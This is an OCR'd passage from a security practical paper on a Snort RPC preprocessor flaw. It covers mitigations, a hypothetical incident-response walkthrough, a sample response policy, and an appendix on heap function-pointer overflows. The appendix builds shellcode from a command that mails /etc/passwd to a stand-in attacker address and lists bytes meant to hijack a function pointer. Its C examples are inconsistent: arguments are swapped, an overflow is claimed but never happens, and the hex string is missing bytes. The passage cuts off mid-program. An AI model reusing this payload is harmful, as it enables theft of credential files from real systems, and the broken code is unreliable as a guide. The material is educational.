
Protecting against this attack involves multiple options. Vulnerable sites could either upgrade to Snort 1.9.1 or disable the RPC preprocessor by commenting it out of the snort.conf file (# preprocessor rpc_decode: 111 32771). The proxying firewall also appeared to be fairly successful in thwarting the attacks demonstrated. Relying solely on the proxying firewall would not be a wise choice since other attacks could be successful.

Disabling the preprocessor would make Snort less effective at detecting RPC attacks. In version 1.9.0 of Snort the rpc.rules file includes 68 rules for monitoring RPC traffic. While these rules would still be monitored (unless the rules file was excluded from snort.conf) fragmentation of the RPC attack would mean that Snort wouldn't be able to detect the RPC attack.

There are several additional features of Snort that can be used to limit the effectiveness of an attack. Snort does require root privileges to startup; however, using the command line options the user can be changed to a less privileged user once the initialization is complete (-u nobody –g nobody). This limits the attacker's ability to perform many system operations and prevents the attacker from restarting Snort.

From a design perspective changes can be made to restrict the Sensor from initiating connections to the outside. The Snort sensor should be connected to either a span or mirror port on a switch or connected to a hub in order for it to see all the traffic on a specific segment. If the sensor is connected to a span port it should be restricted at the switch so as not to allow any inbound traffic (Cisco's syntax for this is set span (vlan or port) (dest port) **inpkts disable**). If the sensor is connected to a hub the configuration of the interface should not be able to communicate over the interface (either no IP address or an address that isn't correct). This should effectively block traffic from the sensor to the switch .

Typically the sensor will typically be connected to the internal network for alerting, logging, and reporting. If it isn't practical to isolate the Snort sensor with an air gap from the internal network, steps should be taken to restrict the sensor's access to the internal network and deny any connectivity to the internet from the sensor. When multiple sensors are being used to monitor multiple segments this can be accomplished by the sensors being on an isolated segment with a logging host. The logging host could have filters enabled on the interface to only allow the logging traffic into the box and use a second interface to communicate with the internal network.



The Snort developers provide the option to run the application as a non-privileged user. Using the security provided within the application and with good system design this vulnerability and any similar vulnerability become ineffective because they aren't able to communicate with the outside world. However, this vulnerability could be used to disable the sensor to hide a different attack as it is being executed.

Incident Handling

Since there isn't a published exploit for this vulnerability let's use a hypothetical incident and response. The company we'll create for our example is an online retailer selling software through their web site. The company maintains an FTP site for customers to download patches and upload sample code and configuration files.

The administrators of our hypothetical network felt fairly secure. Using a combination of free tools they constructed a network with two levels of protection (screening and ipchains) and separated the external DMZ machines from the internal network. Using packet filters they took a very aggressive approach and limited network traffic to only the ports necessary within the DMZ (the second

Linux ipchains configuration shown above). Their web servers communicate with the customer database on the internal network across the firewall (not shown in the access control list). For additional security they installed the Snort Intrusion Detection software and connected it to the internal network so they could monitor it and update the rules. Realizing the sensitive nature of the system they didn't assign an IP address to the monitoring interface and restricted the inbound access to the internal interface to port 80 (web) and 22 (ssh).

Their problems became apparent one Monday morning when their customer list was posted on the internet – including credit card information.

Preparation

The company in our example is a mid-sized company and hasn't dedicated the time and effort to formalize an incident handling process. Instead they focused their security efforts on the technical side, patching and monitoring. Beneficial policies will be addressed later in this paper; however, the lack of a defined incident handling policy is a more common problem in most companies.

The administrators of our sample company included warning banners on their FTP server. However internal systems didn't include banners because the administrators felt the primary threat would come from external machines and not their well protected internal machines.

The administrators of this company did use logging on most systems. Snort logs were sent to MySQL and monitored with SnortSnarf. Apache web logs were rotated nightly and stored for 30 days. FTP logs were also rotated nightly and stored for 30 days. E-mail logs were stored for 30 days and included sender, recipient, size, and subject.

Identification

In this case identification was fairly straightforward. The exposed data was believed to be their own data since the list was identical to their customer list. However, they had to determine the method through which the data was lost in order to contain the problem. The initial response was focused on the decision whether or not to disconnect themselves from the internet. The administrators argued the only way to access the tools they would need to research the problem was on the internet. In addition the sales group argued that disconnecting the servers would be admitting the data was stolen from the company. So the company stayed connected. With no information to identify whether the data was lost internally or externally the first responders began their search with the most logical place – in the database that housed the data. The MySQL database server on the internal network was thoroughly reviewed. System logs were reviewed, checks were run for root kits, and MySQL logs were reviewed. None of the logs contained enough information to lead the incident response group to any conclusions. With no clues at the database server the next logical system to review was the firewall. Once again, root kits checks were run, system logs were

reviewed, but nothing was found here either. Another administrator began reviewing the Snort data. During the review nothing stood out, but the administrator noticed that Snort wasn't running and that the last log entry was from Friday at 8PM. Although this was somewhat unusual, their Snort process had been crashing periodically over the last few weeks so the administrator kept looking. A review of the web server showed no files had changed recently and nothing unusual existed in the access logs. Next the administrators reviewed the logs of the FTP server. Here they found their first clue – someone had sent a file, retrieved the file, and immediately deleted the file. However, since that file wasn't big enough to be their customer database they didn't follow up on the information.

Not believing they had yet found anything significant the administrators moved on to the e-mail logs. While reviewing the e-mail logs a substantial outbound e-mail was discovered from the Snort sensor. While they tried to determine who had sent e-mail from the Snort sensor, rumors began to spread in the company about the possibility of someone internally sending out the customer list. Continuing to review the e-mail logs the administrators noticed several e-mails being sent to the same address. Since only the subject was logged the administrators decided to return to the Snort sensor to continue their research.

Before continuing on to the next steps of incident handling let's review the last two extremely important steps and how they could have been different. The first challenge the company faced was not having a formalized set of policies in place. Two policies that should have been part of the overall security policy would have better protected their data in the above hypothetical situation. First, there should have been a security policy dictating that all confidential data (including passwords and credit card numbers) be stored in an encrypted format. Even if their customer list could be stolen, the password and credit card data would be safe because only specific applications would have the necessary keys to decrypt the data. Second, there should have been in place a policy requiring all production systems to log all access providing at a minimum information regarding who, what, and when. Documentation is an essential part of logging the incident handler must have a resource to find what types of logging exist and where that data is stored. Not all systems provide extensive logging functionality, but without logging it is extremely difficult to trace back events. Many systems have logging that is either disabled by default or disabled by administrators (so they don't have to contend with log file management). In this case our fictional company was logging web access, FTP transfers, and e-mail data, but they weren't logging from the SQL server. Adding the "- -log=[filename]" switch to the MySQL instance would log all connections to and queries against the database. This would have allowed the administrators to isolate the breach very quickly, the log could have provided them with valuable information showing a query to select all customer data was run from the Snort sensor. Instead, in the hypothetical scenario, they had to thoroughly review five systems before finding the suspicious e-mail.

The second set of critical policies are the incident handling policies. Regardless of size all companies should take the time to document basic policies for incident handling. An appropriate policy for a mid-sized company, without a dedicated incident handling group, is attached in Appendix A. At a minimum the policies should cover information such as: who decides whether to disconnect the machine or network; how information gets shared and communicated both internally and externally; and how the incident is handled (single team or multiple teams). In the above example the first problem that wasted valuable time was the decision not to disconnect the network. The second problem our hypothetical company faced was involving all the administrators in the Identification phase. Multiple teams are sometimes valuable, but unless they are well coordinated pieces of information key to determining the nature of the incident may be overlooked. In this case the key information that got overlooked was the unusual FTP transfer that took place at the exact time of the Snort process crash together with the delivery of the strange e-mail.

Containment

Now that our incident handlers identified the suspect machine the next step in the process is containment. At this stage let's modify the scenario slightly to help our administrators cope with the problem. They will be given a "jump kit" which contains the tools they need to contain the problem. The "jump kit" in this case contains procedures, a call list, blank hard drives, a hub, a laptop, and a CD with statically linked binaries of the tools they need to investigate the linux machine. The statically linked binaries are more likely to return accurate information since they don't rely on system libraries on the compromised system. In this case the CD contains ls, dd, lsof, ps, find, netcat, netstat, ifconfig, script, who, w, and whoami. Many other tools exist that may be necessary for further investigation into the system or generating signatures (md5) to preserve evidence. But these are the initial tools the handlers require to preserve "volatile" system information. The first step after logging onto the console the administrators perform is to change their path to execute their jump kit binaries. Next they will use script to record their actions (script /mnt/floppy since they don't want to write anything to the hard disk).

Data that would be lost if the system were disconnected from the network or powered off is known as volatile system data. Deciding whether to take time to gather this data (before significantly altering the state of the machine by disconnecting it) is one of the decisions an incident handler must make based on the risk and potential reward of capturing additional data. In our example the administrators decide to capture the data. Since they don't wish to alter the machine any more than necessary, they choose to send the output from their commands to another host on the network using netcat (using the syntax command | nc host port). The commands and the syntax used are listed below:

w	This shows the logged in users and current date time

netstat -an	Current network connections and listeners
lsof	Processes that own the listeners
ifconfig	Interface status
ps -Hef	Current process list

Other commands could be run at this point, but the primary focus here is to capture information that won't be available on the disk. The data in the /proc structure is volatile and could be very important. As much information as possible should be collected from the proc structures about any questionable processes. Copying the entire /proc structure may not be reasonable since it contains a copy of RAM; however, as much data as possible should be preserved.

Next the administrators hard power off the machine so a backup could be performed. They choose not to do a normal system backup since that would miss valuable data. The jump kit contains drives sufficiently large to backup the systems in the organization. If a disk duplicator is available the system could be backed up with that. Alternatively the disk could be connected to another system and backed up using dd. In our example the administrators choose to connect the disk to another system (rather than risk accidentally booting from the wrong media when trying to boot from a boot CD). To test the boot order of the system that will perform the backup, the administrators connected the blank destination drive in the same configuration as they will connect the evidence drive and then they restart the system. Ideally the drive should be connected on the second IDE chain or the SCSI ID should be changed to a number higher than the existing boot disk. Once they verify the system will not attempt to boot off the evidence drive they move the blank backup disk to a slave position and attach the evidence drive. Next they began the backup using:

```
dd if=/dev/hdb of=/dev/hdc
```

If the situation arises where there isn't a single drive large enough to back up the system Thomas Rude proposes a method to backup a large volume to several smaller volumes in his paper DD and Computer Forensics. In special circumstances the decision may be made to not take the system offline to perform a backup. Once again this is a business decision, but handlers involved with cases like these should stress the added risk of not properly backing up and sanitizing a machine. In this case the backup could be performed using the normal backup routines which would miss data in unallocated parts of the disk. Another alternative is to perform a backup to a disk on a remote host with the following command:

```
dd if=/dev/hda | nc host 2345       <- sending side
nc –l –p 2345 | dd of=/dev/hdb      <- receiving side 2nd ide is destination
```

This backup will not be a "point in time" backup, instead it will be "point in time" only for individual parts of the disk. If there is substantial disk activity it is

possible that the resulting backup will be corrupt as a result of this command. In tests done on a fairly quiet system the resulting backup was usable and accurate. Additionally the output of dd can be run through a signature program (such as MD5) and or an encryption routine to keep the data secure. Moving the backup across the network has substantial weaknesses and is easy for an attacker to spot and subvert; however, if it is the only option available it can provide a working backup of the system.

Once a good backup has been made the original disk should be sealed and stored in a secure area. In this case our administrators made a second backup before sealing the original disk. The second backup is to be used in the analysis of the event while the first backup is the disk they might use to put the box back into production.

Because the machine compromised had complete access to all traffic on the DMZ segment the administrators discussed with the management changing passwords. They recommended passwords on all systems in the DMZ as well as the passwords used by any applications within the DMZ should be changed. The ability of the compromised machine to see all traffic meant that any unencrypted passwords were vulnerable. Users who had accounts on the Snort sensor were asked to change their passwords on all systems (in case they chose the same password on multiple systems). With the almost certain loss of the customer database the company decided to change all customer passwords as well.

After verifying that the Snort sensor didn't have any trust relationships (.rhosts, ssh keys, etc) with other systems the administrators reviewed the connection information obtained using netstat –an earlier to determine if there were any abnormal connections to other systems. If they had found any connections that couldn't be validated as being part of a normal function of the machine they would extend the containment to include those systems.

At this point after their initial analysis the administrators felt the attack was confined to this box. However, they didn't yet have a working hypothesis for the method of the attack. They decided to move to the next phase of the analysis agreeing to return to containment if it appeared more systems were involved as they built a better picture of the methods used in the attack.

Eradication

The administrators now reviewed the backup of the compromised machine to determine the nature and, if possible, the tools used in the breach. They built on information they had already gathered to form a more complete picture of what happened.

The administrators continued the search by more thoroughly reviewing the system log files for any unusual activity. They noticed some entries for e-mails

being sent in the Snort sensor syslog matched with the entries they previously had found in their mail server. After finding no other suspicious activity they reviewed the Snort alert logs. While reviewing the Snort logs they noticed gaps in logging that were associated with the Snort sensor crashing also happened to correspond to the times e-mails were sent out. The administrators were beginning to form a picture of the attack. They now developed a hypothesis that the generation of e-mails and the termination of Snort were somehow related.

Frequently during this phase a hypothesis will be developed and later either discarded or validated. This is the most difficult phase because the handler is dealing with many unknowns and sometimes pursuing strange theories. Often management is urgently looking for answers and the incident handler needs to resist sharing these hypothesis to prevent them from becoming rumored as fact. In our case the administrators learned the lesson of rumors in the identification phase and were much more careful with the information they shared.

Based on the correlation between Snort terminating and subsequently the e-mails being generated the administrators hypothesized that the Snort process was being manipulated to generate the e-mail. Their next conclusion led them to focus on the internet machines again. The administrators concluded the only input Snort received was on the internet segment and therefore that must be where the data that was manipulating the sensor was being generated.

Looking back in the web logs and FTP logs the administrators narrowed their focus to specific time intervals leading up to the time of each of the e-mails and each of the Snort crashes. Here the administrators struck paydirt. The FTP server showed a file being uploaded, downloaded, and deleted by an anonymous user just before each of the crashes. This led them to conclude that somehow the traffic being generated from the FTP server was causing Snort to crash and generate an e-mail containing internal data. The administrators agreed that this hypothesis had enough validity to begin eradication.

The administrators then went to the packet storm security web site to see if any applicable exploits or vulnerabilities were documented. The administrators chose to do this research after they had collected the data to prevent themselves from unintentionally focusing their efforts around a known exploit. In reality this would be an iterative process where after the initial research vulnerabilities and exploits will be reviewed and further research performed. In this case after a brief amount of research the administrators found the Snort vulnerability. From this they deduced the FTP server was used to generate the desired traffic on the desired port.

Before continuing with eradication the administrators stepped back briefly to the containment stage to validate that they correctly contained the incident based on the hypothesis they developed. During the initial containment phase the administrators threw a fairly broad net around their network and made

assumptions about how broad the containment needed to be. Now with a working hypothesis they need to revisit their containment strategy and ensure it covers the correct systems. In this case the administrators focused on the time frames in question on all internal systems and verified there were no other signs of contamination.

Now the administrators proceed with eradication. Their first decision involves whether to rebuild the system or to attempt to clean the existing system. They opt for rebuilding the system to guarantee a clean system. On systems with many services or a significant amount of customization this can be a difficult task particularly if the documentation is non-existent or out of date.

The first step for the administrators is to improve the security of the currently running production systems that were involved in the attack. They enable logging on the database server hosting their customer database. They learned that the lack of log files made it difficult to follow the chain of events. Next they review the business needs for the customers to upload files to their site. They choose to implement a more secure model that allows customers to FTP files into a "drop folder". The drop folder allows customers only to add files, but not retrieve or delete files. These files are then reviewed by the company before being placed in the publicly viewable area. The last production system the administrators focus their efforts on was the e-mail server. As an extra precaution they choose to restrict the systems capable of generating e-mails and also enabled authenticated SMTP services.

The administrators choose to salvage the Snort database since it isn't executable and the passwords can easily be changed.

Recovery

The administrators now turn their focus to rebuilding the Snort sensor. First, they focus their efforts on hardening the OS on the Linux box. Next they retrieve the latest version of Snort (which fixed the vulnerability) and install it on their clean system. While installing this version they focus on methods to further secure the installation and choose to have the program adopt a restricted user once it starts up. Finally the administrators decide to lock down the connection the Snort sensor has to the internal network. To do this they decide the best approach is to add a second machine to handle the database and reporting. This machine is connected between the sensor and the corporate network, has routing disabled, and has ACL's added to the interface that connects with the Snort sensor. This restricts the access between the boxes to allow the Snort sensor to send database records and the reporting box to SSH to the sensor. The only connection they allow from the Snort sensor to the database and reporting servers was the SQL connection for logging the alerts.

Lessons Learned

The administrators in this case felt glad to be done with the incident and too busy to spend more time focusing on it. In addition they had a customer base to rebuild! Let's evaluate and discuss their performance.

The administrators in our example would have benefited from several policies. Every company should take the time to formulate policies to clearly define both goals and general guidelines in handling incidents. The hypothetical scenario created here could have been averted if the company and the administrators had first developed a security policy that included the following elements:

- No system should allow unauthenticated or anonymous users to store and retrieve data from the company's network.
- Any system that connects to two different networks must be restricted in it's capabilities on at least one of the networks.
- All applications should log access and functions performed.
- Applications should be run with the least privileges required to perform their necessary tasks.

The second policy the company should adopt is an incident handling policy. This can serve as a checklist to help people make sure they perform all necessary actions especially when stress is high. Another goal of an incident handling policy is to make many of the decisions before they are needed or at least identify who the correct people to make the decisions.

In our example the first critical decision that was unintentionally made was the decision to not preserve a good chain of evidence. A good resource discussing chain of evidence is available at MegaLink. Preserving a good chain of evidence is helpful even if a company typically plans to just contain and clean the incident. This is especially true if later there is a decision to prosecute or if a suit is filed against the company. Even if the information is never used for legal purposes, collecting it in an organized fashion can help with the incident handling process which is often long and handlers get very tired and forgetful. Notes should be taken on all actions performed and recorded in a bound notebook. When possible digital methods (such as script or doskey) could be used to aid in the recording of commands used. Some of the most critical notes taken are the notes leading up to the backup. Before a full backup is performed the only documentation of what the handler modifies is that documentation the handler keeps. In the example used it is likely the company would decide to prosecute if it was able to determine the identify of the attacker. Since there wasn't a good chain of evidence their case would be much weaker.

The first step after an event is identified should be to identify an incident handler. This person becomes the focal point for analysis of the event. The administrators in our example weren't coordinated in their efforts which led to missed opportunities for correlating events.

The third critical decision was whether to disconnect the machine or possibly the company from the internet. This decision should be made both by the incident handling team and a pre-defined business team. The incident handler may want to capture some connection data before disconnecting the machine. The business team may decide not to disconnect; however, if the decision makers aren't defined ahead of time it will likely become a time consuming negotiation during the incident to determine the next steps.

The administrators in our example also found that incomplete information can lead to rumors. Event handling requires a significant amount of communication, but it should be limited to those groups who need to know (management) or those groups who can help with the containment or identification.

The administrators also realized the value of application logging. System logging and firewall logging were fairly extensive, but much of the analysis that results from those logs is speculative. Application logging gives much more detailed information to the handler.

Based on their experiences the administrators should have also made additional changes to their routine. Keeping up to date on patches and vulnerabilities is critical. Many successful attacks are based on vulnerabilities that the community is aware of and for which patches are available.

The administrators should have reviewed the attack and tried to determine why their additional defenses didn't stop the vulnerability. A defense in-depth strategy is key in any environment. In this case the firewall the and the functionality of the Snort sensor on the network should have both been reviewed.

Conclusion

This paper reviews how one particular vulnerability might be exploited. The vulnerability is intriguing because it is in a system that is set up to watch the network for attacks.

None of the lessons learned are new, but they are important enough that they are worth repeating.

- Defense in-Depth is critical.
  When the defenses of one mechanism fail or a new method is used that bypasses the primary defenses a defense in-depth strategy provides a safety net and hopefully prevents a successful attack.
- Application logging reduces speculation.

Applications will continue to grow as attack vectors. Their vulnerabilities allow attackers to see and steal critical information. The logging done by systems is critical for analyzing events and determining causes.

- Policies provide guidance and structure.

  When adrenaline is rushing and events are happening it is easy to forget things. Policies provide structure to the process. Policies also make sure appropriate people know their roles so there isn't confusion about who can or should make decisions when decisions are needed quickly.

- Preparation is key.

  The effort during an incident should not be spent getting equipment, tools, or decisions. If these things are already in place the time to handle and recover from an incident is significantly reduced. The chance for error is also reduced because people are practiced and aren't building make-shift solutions.

Appendix A – Sample Policy[1]

Incident Response Procedures

Overview

This procedure is designed to help guide the incident response process and provide a set of steps to help ensure critical information throughout the process is captured.

Decisions

The core incident response team is likely comprised of existing members of the IS staff. As soon as an incident is identified the incident response team needs to be formalized. The team should consist of at least two people: the primary handler and the backup handler. The primary handler is responsible for the process of the investigation. The backup handler is responsible for documentation, helping the primary handler follow all procedures, and most importantly in helping to keep information flowing.

The initial response should determine whether or not to escalate the event. As soon as the handlers have reasonable cause to believe or suspect the incident includes theft of company property, public defacement of company property, or an employee performing malicious activity, the handlers must include IS Management, Legal, Corporate Communication, and Human Resources in the decision making processes.

The default stance of this company is to not contact law enforcement or to prosecute the incident. This decision may be changed by management during the process. Because of this the incident handler should maintain notes and documentation of all steps performed in a bound notebook. These pages should be pre-numbered and signed by both handlers. No pages should ever be removed from the incident notebook.

All communication about the incident should be handled via phone. The reliability and security of e-mail should be suspect until it can be proved secure.

External Systems

If the incident involves an external facing system and compromise involves defacement the first step the handler should take is to isolate the machine from the internet. If current network connections can be captured quickly this should be done, but it is a wise business decision to remove the defacement from the internet as quickly as possible. The machine should be left powered-on and

[1] Some material from SANS six step process to incident handling

disconnected from the network and then connected immediately to a stand-alone hub. Proceed to the section titled 'Information Collection'.

For other external facing incidents unless the handler verifies that confidential data is currently being moved off the system the system should remain connected long enough to record volatile system information. See section titled 'Information Collection'.

Internal Systems
Internal systems should be monitored if an incident is assumed. The first step is to setup a sniffer for all traffic to/from the system. If the span port on the switch is not available, a tap should be inserted between the system and the network. A hub will not work if the connection is a full-duplex connection. Once the sniffer is collecting all traffic the handler should proceed to the 'Information Collection' section.

As the process unfolds and information becomes available the questions that need to be reviewed periodically are:

- Should business partners be contacted and notified of the incident?
- Should consumers/clients be notified of the incident?
- Will this incident require legal handling of evidence (for prosecution)?

This document is not intended to cover all aspects of the Incident Handling process, instead it highlights the minimum information that should be collected at various stages.

Information Collection – Volatile Data/Connections

During this stage the handler should be careful to modify as little as possible on the system and document all commands run. A good way to do that on unix is to run the script command (script –a /floppy/script.txt). The following information should be gathered using trusted versions of applications and logged to media attached to the system or sent across the network using a tool such as netcat.

Data to collect	Unix	Windows
open connections	netsat -an	netstat -an
Applications bound to listeners	lsof	fport
Process list	ps	pslist
Current system time	w	date
Network interface status	Ifconfig -a	doskey

Review the key decision points with the information currently available. Determine whether it is necessary to disconnect the box from the network.

Information Collection – System Backup

Backing up the data represents a critical step in the incident handling process. The backup should be performed using a bit level copy of the disk in question if at all possible. Bit level backups can be performed with a disk duplicator or using a command such as dd in unix or windd for windows. The original disk should then be sealed and stored in a secure location. All commands executed on the target system should be documented up to the time of the backup. The backup disk should then be used to diagnose the system. Care should be taken at this point to not modify the system settings until a full backup has been made. Any absolutely necessary changes should be thoroughly documented by the incident handler. As soon as possible a full bit level backup should be made - the backup should be onto clean/new media and ideally two copies should be made. The original hard drive should be stored until the incident is complete. One backup should be used to recover the system. The third backup will be used for forensic diagnosis.

Containment

This phase contains the problem to prevent it from escalatin. This could involve disconnecting a machine from the network or turning it off. This could also include steps to protect other systems on the network from similar problems. Containment decisions need to be made by the incident team and ensuring that business needs are taken into account.

Eradication

The goal in this stage is to determine how to remove the problem from the system and patch the system to prevent future problems. The safest option at this stage is to backup the data and re-install the system. In some cases re-installing may not be an option and you may need to restore from a backup prior to the incident. It is critical at this stage to ensure the problem is actually removed.

Recovery

This stage is the process of getting back to business. The system that has had the incident eradicated is brought back on-line with appropriate monitoring. Typically someone will continue to check to see if the system continues to be vulnerable. Extensive monitoring is critical.

Lessons Learned

This is a very critical part of the process. This happens quickly after systems are back in business and a review of the Who, What, Where, When, and Why of the incident is made and a final report is generated that everyone signs off.

Appendix B – Function Pointers in depth

Function pointers as mentioned earlier are used by C programmers to manipulate the execution of the program. This appendix covers in more detail how function pointers work and how they can be manipulated to perform code the attacker wishes to execute. The examples are loosely based on the work by Matt Conover and the w00w00 Security Team in their paper "w00w00 on Heap Overflows".


First let's review a program with sample function pointers to make sure the principles of function pointers are understood.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
/* Function pointer example - compile with:
 * gcc -o fptr fptr.c
 */

int funcenglish(const char *str); /* define english function */
int funcspanish(const char *str); /* define spanish function */

int main(int argc, char **argv)
{
        char teststr[] = "Test String";
        char *p;
        static char buf[64]; /* buffer in heap */
        static int (*funcptr_heap)(const char *str); /*pointer is on the heap*/
        int (*funcptr_stack)(const char *str);  /*pointer is on the stack*/
        p = (char *) malloc(64);  /* malloc'd memory is on the heap */
        if (argc <=2)
        {
                fprintf(stderr, "Usage: %s buffer string\n",argv[0]);
                return -1;
        }
        strcpy(teststr,p);
        printf("system() = %p\n",system);
        printf("stack argv[2] = %p\n", argv[2]);
        printf("buf pointer = %p: addr = %x\n\n",buf,&buf);
        funcptr_stack = (int (*)(const char *str))funcenglish; /* set ptr to function */
        funcptr_heap = (int (*)(const char *str))funcenglish;  /* set ptr to function */
        printf("before overflow: funcptr_heap at %x and points to %p\n",&funcptr_heap, funcptr_heap);
        printf("before overflow: funcptr_stack at %x and points to %p\n",&funcptr_stack, funcptr_stack);
        printf("p at %x and points to %p \n",&p,p);
        memset(buf, 0, sizeof(buf));
        printf("after overflow: funcptr_stack points to %p\n", funcptr_stack);

        (void)(*funcptr_stack)(argv[2]);
        return 0;
}

int funcenglish(const char *str)
{
        printf("\nI'm the english function. Parameter %s\n",str);
        return 0;


}
```

In this sample program we define two functions one for English and one for Spanish. Within the code we create two function pointers funcptr_heap and funcptr_stack to demonstrate that how a pointer is defined controls where the pointer is in memory. Running the program will show each where in memory each of the pointers reside.

```
system() = 0x8048408
stack argv[2] = 0xbffffc28
buf pointer = 0x8049aa0: addr = 8049aa0

before overflow: funcptr_heap at 8049ae0 and points to 0x80486e8
before overflow: funcptr_stack at bffffa88 and points to 0x80486e8
p at bffffa8c and points to 0x8049b08
after overflow: funcptr_stack points to 0x80486e8


I'm the english function. Parameter Input String
```

From the output we can draw the memory map and begin to understand how the various pieces interact:



In the example we created two function pointers that point to the function funcenglish – one in the heap and one in the stack. In this case we are interested in modifying funcptr_heap by writing too much data into buf. From the above image we can see that by writing an additional four bytes of data into buf we will overwrite funcptr_heap. The next step is to determine what we should point it to. If the exploit is attempting to gain a root shell then it is common to use the machine code that will perform an execve on /bin/sh to give the attacker a root shell. In our example since the attacker is remote and wouldn't be able to utilize the root shell the attacker instead chose to use the machine code from this sample program:

```
int main(int argc, char **argv)
{
      system("cat /etc/passwd | mail 'badguy@attack.net'");

}
```

Using GDB we see the machine language is:

```
0x8048460 <main>:      push   %ebp
0x8048461 <main+1>:    mov    %esp,%ebp
0x8048463 <main+3>:    sub    $0x8,%esp
0x8048466 <main+6>:    sub    $0xc,%esp
```


```
0x8048469 <main+9>:     push   $0x8048500
0x804846e <main+14>:    call   0x804831c <system>
0x8048473 <main+19>:    add    $0x10,%esp
0x8048476 <main+22>:    leave
0x8048477 <main+23>:    ret
0x8048478 <main+24>:    nop
0x8048479 <main+25>:    nop
```

The command string “cat /etc/passwd | mail ‘badguy@attack.net’” is in this case stored at memory address 0x8048500. The call to system, which is the function we are going to try and call is a relative call from the address of the command calling system. Taking the hex code from above and adding it to our program so we can move it into the buffer buf using the same techniques Snort is using to move data on the heap (pointers moving a byte at a time up to a predefined number) we get the following code:

```
/* Function pointer example - compile with:
 * gcc -o fptr fptr.c
 */

int funcenglish(const char *str); /* define english function */
int funcspanish(const char *str); /* define spanish function */

int main(int argc, char **argv)
{
      char cmdarray[100] = {'\x63','\x61','\x74','\x20','\x2f','\x65','\x74','\x63',
      '\x2f','\x70','\x61','\x73','\x73','\x77','\x64','\x20','\x7c','\x20','\x6d',
      '\x61','\x69','\x6c','\x20','\x27','\x62',
      '\x40','\x61','\x74','\x74','\x61','\x63','\x6b','\x2e','\x6e','\x65','\x74',
      '\x27','\x00',  /* end of string 38 bytes */
      '\x55','\x89','\xe5','\x83','\xec','\x08','\x83','\xec','\x0c','\x68',
      '\xe0','\x9b','\x04','\x08', /* address of argument to system() */
      '\xe8','\xef','\xe7','\xff','\xff', /* command to run (e8) and offset to system()*/
      '\x83','\xc4','\x10','\xc9','\xc3',
      '\x90','\x90','\x06','\x9c','\x04','\x08'}; /*  address to run */
      int x;
      int maxchar;
      char teststr[] = "Test String";
      char *p;
      u_int8_t *rpc;
      u_int8_t *index;
      static char buf[64]; /* buffer in heap */
      static int (*funcptr_heap)(const char *str); /*pointer is on the heap*/
      int (*funcptr_stack)(const char *str);  /*point is on the stack*/
      p = (char *) malloc(64);  /* malloc'd memory is on the heap */
      if (argc <=2)
      {
            fprintf(stderr, "Usage: %s buffer string\n",argv[0]);
            return -1;
      }
      printf("system() = %p\n",system);
      printf("stack argv[2] = %p\n", argv[2]);
      printf("buf pointer = %p: addr = %x\n\n",buf,&buf);
      funcptr_stack = (int (*)(const char *str))funcenglish; /* set ptr to function */
      funcptr_heap = (int (*)(const char *str))funcenglish;  /* set ptr to function */
